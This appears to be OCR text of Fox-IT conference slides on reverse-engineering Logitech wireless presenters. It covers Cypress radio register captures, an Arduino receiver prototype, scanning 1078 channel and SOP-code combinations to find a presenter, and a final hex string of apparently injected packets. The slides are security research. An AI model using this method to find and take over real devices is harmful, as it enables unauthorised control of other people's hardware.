
Layer: CYPRESSRFIC	DIR	INC	ADDRESS	TXDATA
Packet: 445 Time: 1,733170375s	Write	False	TX_BUFFER_ADR	14 1C 1C F3 B0

Layer: CYPRESSRFIC	DIR	INC	ADDRESS	OS	LV	TXB15	TXB8	TXB0	TXBERR	TXC	TXE
Packet: 446 Time: 1,734005875s	Read	False	TX_IRQ_STATUS_ADR	1	0	1	1	1	0	1	1

Layer: CYPRESSRFIC	DIR	INC	ADDRESS	RXOW	SOPDET	RXB16	RXB8	RXB1	RXBERR	RXC	RXE
Packet: 447 Time: 1,734038375s	Read	False	RX_IRQ_STATUS_ADR	0	0	0	0	0	0	0	0

FOX-IT
EXPERTS IN IT SECURITY

Datasheet….



10.5.8 RX_IRQ_STATUS_ADR

Register

	7	6	5	4	3	2	1	0
Access : POR	R/W:x	R:x	R:x	R:x	R:x	R:x	R:x	R:x
Bit Name	RXOW IRQ	SOPDET IRQ	RXB16 IRQ	RXB8 IRQ	RXB1 IRQ	RXBERR IRQ	RXC IRQ	RXE IRQ

The state of all IRQ Status bits is valid regardless of whether or not the IRQ is enabled. The IRQ output of the device is in its active state whenever one or more bits in this register is set and the corresponding IRQ enable bit is also set. Status bits are non-atomic (different flags may change value at different times in response to a single event).


Bit	Name	Description
7	**RXOW IRQ**	Receive Overwrite Interrupt Status. This IRQ is triggered when the receive buffer is over-written by a packet being received before the previous packet has been read from the buffer. This bit is cleared by writing any value to this register. This condition is only possible when the RXOW EN bit in RX_CFG_ADR is set. This bit must be written '1' by firmware before the new packet may be read from the receive buffer.

Now what?


- Create compatible hardware

- Arduino Duemillanove
- Unigen LETO-M
  - CYRF6936 module
  - Integrated antenna (range: 30 feet)

Prototype



Receiving packets!




```
Ready.
Init on Arduino Duemillanove
Set channel to 0x23
Seting SOP_CODE to 0x1
CYRF RX init
Packet received
45 4E
Packet received
41 FD A
Packet received
41 0
```

What about different presenters

- Logitech R400 (released in august 2009)

Slightly different design




Antenna

CYRF6936
2.4GHz Radio

SPI Bus

Encore II
CY7C63803
Processor

USB




Antenna

CYRF69103

Combined
microcontroller
and tranceiver

USB


sbee.com
ee


Differences between the two

- Channel (98 possibilities)
- SOP code (8 bytes, but 11 recommended values)
- 98x11=1078 combinations to check

Scanning for presenters

- Cypress devices support auto-acknowledgement of packets
- Send 1078 'pings' to find the presenter!

Demo!



What did I just do?

- This:

```
f451508e4100e4506e4100e4510e4100e4507e4100
